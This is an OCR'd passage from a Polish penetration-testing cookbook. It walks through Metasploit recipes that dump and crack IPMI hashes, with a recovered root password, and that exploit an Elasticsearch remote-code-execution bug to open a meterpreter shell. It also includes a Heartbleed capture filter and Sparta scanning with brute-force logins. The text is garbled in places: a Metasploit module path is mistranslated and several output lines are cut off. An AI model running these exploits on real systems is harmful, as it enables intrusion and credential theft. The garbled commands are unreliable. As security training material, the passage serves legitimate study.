4. Następnie po prostu wybieramy bazę danych, którą właśnie dodaliśmy, z listy i klikamy Połącz. Po pomyślnym połączeniu nazwy baz danych zostaną wyświetlone po lewej stronie, a dane po prawej stronie.

**Hakerstwo urządzeń wbudowanych**

Intelligent Platform Management Interface (IPMI) to technologia, która daje administratorom niemal całkowitą kontrolę nad zdalnie wdrożonymi serwerami. IPMI można znaleźć w większości korporacji podczas przeprowadzania testów penetracyjnych. W tym przepisie zobaczymy, jak można znaleźć luki w zabezpieczeniach urządzeń IPMI.

**Jak to zrobić...**


Aby dowiedzieć się więcej o IPMI, wykonaj następujące kroki:

1. Uruchamiamy Metasploit:


2. Wyszukujemy exploity związane z IPMI za pomocą tego polecenia:

search ipmi

Poniższy zrzut ekranu pokazuje dane wyjściowe poprzedniego polecenia:




3. Wykorzystamy lukę IPMI 2.0 RAKP Remote SHA1 Password Hash Retrieval; wybieramy pomocniczą. Istnieje wiele exploitów, takich jak CIPHER Zero, które również można wypróbować:

use secondary/scanner/ipmi/ipmi_dumphashes

4. Następnie, aby zobaczyć opcje, wpisujemy:

show options

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:

```
msf auxiliary(ipmi_dumphashes) > show options

Module options (auxiliary/scanner/ipmi/ipmi_dumphashes):

   Name                Current Setting
   ----                ---------------
   CRACK_COMMON        true
hey are obtained
   OUTPUT_HASHCAT_FILE
format
   OUTPUT_JOHN_FILE
 ripper format
   PASS_FILE           /usr/share/metasploit-framework/data/wordlists/ipmi_password
ine cracking, one per line
   RHOSTS
er
   RPORT               623
```

5. Tutaj widzimy, że pomocniczy automatycznie próbuje złamać hashe, które pobiera.

Ustawiamy RHOSTS i uruchamiamy. Po pomyślnym wykorzystaniu zobaczymy pobrane i złamane hashe:

```
msf auxiliary(ipmi_dumphashes) > exploit

[+                - IPMI - Hash found: root:0fc2bbcc38ccbefec0955d2b4ced7dbd5e
1e67497cb11404726f6f74:3f89af80c2e1500efde4885831b620bc72ea1186
[+                - IPMI - Hash for user 'root' matches password 'root123'
```

**Exploit Elasticsearch**

Czasami podczas przeprowadzania testu penetracyjnego możemy natknąć się na niektóre usługi działające na różnych numerach portów. Jedną z takich usług omówimy w tym przepisie. Elasticsearch to oparty na Javie, otwarty silnik wyszukiwania korporacyjnego. Może być używany do wyszukiwania dowolnych dokumentów w czasie rzeczywistym. W 2015 r. pojawił się exploit RCE dla lasticsearch, który umożliwił hakerom ominięcie piaskownicy i wykonywanie poleceń zdalnych. Zobaczmy, jak to zrobić.

**Jak to zrobić...**


Poniższe kroki demonstrują eksploatację Elasticsearch:

1. Domyślny port to 9200 dla Elasticsearch. Uruchamiamy konsolę Metasploit:


2. Wyszukujemy exploit Elasticsearch za pomocą tego polecenia:

search Elasticsearch


Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:




3. W tym przypadku wybieramy exploit:

use exploit/multi/elasticsearch/search_groovy_script

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:




4. Ustawiamy RHOST za pomocą polecenia set RHOST x.x.x.x:

```
msf exploit(search_groovy_script) > set RHOST 192.168.2.112
RHOST => 192.168.2.112
```

5. Uruchamiamy następujące polecenie:

run

6. Mamy gotową sesję meterpretera.

```
meterpreter >
```

**Dobry stary Wireshark**

Wireshark to najczęściej używany na świecie analizator protokołów sieciowych. Jest darmowy i ma otwarte oprogramowanie. Jest używany głównie do rozwiązywania problemów i analizy sieci. W tym przepisie dowiesz się kilku podstawowych rzeczy o Wireshark i jak możemy go używać do analizowania ruchu sieciowego, aby dowiedzieć się, jakie informacje faktycznie przepływają przez naszą sieć.


**Przygotowania**

Kali ma już to narzędzie preinstalowane, więc zobaczmy, jak je uruchomić!

**Jak to zrobić...**


Poniższe kroki demonstrują użycie Wireshark:

1. Wireshark można otworzyć za pomocą polecenia Wireshark:





2. Wybieramy interfejs, na którym chcemy przechwycić ruch:


3. Następnie klikamy na Start. Filtry wyświetlania służą do wyświetlania ogólnego filtrowania pakietów podczas przechwytywania ruchu sieciowego. Na przykład: tcp.port eq 80, jak pokazano na poniższym zrzucie ekranu:





4. Zastosowanie filtra spowoduje wyświetlenie tylko ruchu na porcie 80. Jeśli chcemy wyświetlić żądania tylko z określonego adresu IP, wybieramy żądanie i klikamy na nie prawym przyciskiem myszy.


5. Następnie przechodzimy do Zastosuj jako filtr | Wybrane:





6. Widzimy, że filtr został zastosowany:





7. Czasami możemy chcieć przyjrzeć się komunikacji między dwoma hostami na poziomie TCP. Po strumieniu TCP jest funkcja, która pozwala nam zobaczyć cały ruch z A do B i z B do A. Spróbujmy z niej skorzystać. Z menu wybieramy Statystyki, a następnie klikamy na Konwersacje:




8. W oknie, które się otworzy, przechodzimy do zakładki TCP. Tutaj możemy zobaczyć listę adresów IP i pakietów przesyłanych między nimi. Aby wyświetlić strumień TCP, wybieramy jeden z adresów IP i klikamy na Follow Stream:





9. Tutaj możemy zobaczyć dane, które zostały przesłane przez TCP:




10. Filtry przechwytywania służą do przechwytywania ruchu specyficznego dla zastosowanego filtra; na przykład, jeśli chcemy przechwycić dane tylko z konkretnego hosta, używamy hosta x.x.x.x.

11. Aby zastosować filtr przechwytywania, klikamy na Opcje przechwytywania, a w nowym oknie, które się otworzy, zobaczymy pole o nazwie Opcje przechwytywania. Tutaj możemy wprowadzić nasze filtry:




12. Załóżmy, że badamy eksploatację HeartBleed w sieci. Możemy użyć następującego filtra przechwytywania, aby ustalić, czy HeartBleed został wykorzystany, czy nie:

tcp src port 443 and (tcp[((tcp[12] & 0xF0) >> 4 ) * 4] = 0x18)

and (tcp[((tcp[12] & 0xF0) >> 4 ) * 4 + 1] = 0x03) and

(tcp[((tcp[12] & 0xF0) >> 4 ) * 4 + 2] < 0x04) and

((ip[2:2] - 4 * (ip[0] & 0x0F) - 4 * ((tcp[12] & 0xF0) >> 4) > 69))

**To jest Sparta!**

Sparta to narzędzie Python oparte na GUI, które jest przydatne do testów penetracyjnych infrastruktury. Pomaga w skanowaniu i enumeracji. Możemy nawet importować tutaj dane wyjściowe nmap. Sparta jest bardzo łatwa w użyciu i automatyzuje wiele procesów zbierania informacji, ułatwiając cały proces. W tym przepisie dowiesz się, jak używać tego narzędzia do wykonywania różnych skanów w sieci.


**Przygotowania**

Kali ma już wstępnie zainstalowane narzędzie, więc zobaczmy, jak je uruchomić!

**Jak to zrobić...**


Aby dowiedzieć się więcej o Sparcie, wykonaj poniższe kroki:

1. Zaczynamy od wpisania polecenia Sparta:





Zobaczymy, że narzędzie się otwiera.

2. Teraz klikamy po lewej stronie panelu menu, aby dodać hosty:





3. W oknie wpisujemy zakres IP, który chcemy przeskanować.


4. Po kliknięciu Dodaj do zakresu automatycznie rozpoczyna się podstawowy proces uruchamiania nmap, nikto itd.:





5. Odkryte hosty możemy zobaczyć na lewym panelu:




6. Po prawej stronie, w zakładce Usługi, zobaczymy otwarte porty i uruchomione na nich usługi:




7. Przechodząc do zakładki Nikto, zobaczymy dane wyjściowe Nikto wyświetlane dla wybranego hosta:





8. Możemy również zobaczyć zrzut ekranu strony działającej na porcie 80 na hoście:


9. W przypadku usług takich jak FTP automatycznie uruchamiane są narzędzia takie jak Hydra w celu siłowego przeprowadzenia próby logowania:


10. W lewym panelu bocznym, po przełączeniu na zakładkę Narzędzia, możemy zobaczyć dane wyjściowe każdego narzędzia hosta.

11. Możemy również wykonać niestandardowy atak siłowy, przełączając się na zakładkę Brute:




12. Aby uruchomić pełne skanowanie portu lub skanowanie unicorn, możemy kliknąć prawym przyciskiem myszy na hoście. Przejdź do menu Portscan i wybierz typ skanowania, które chcemy uruchomić na hoście: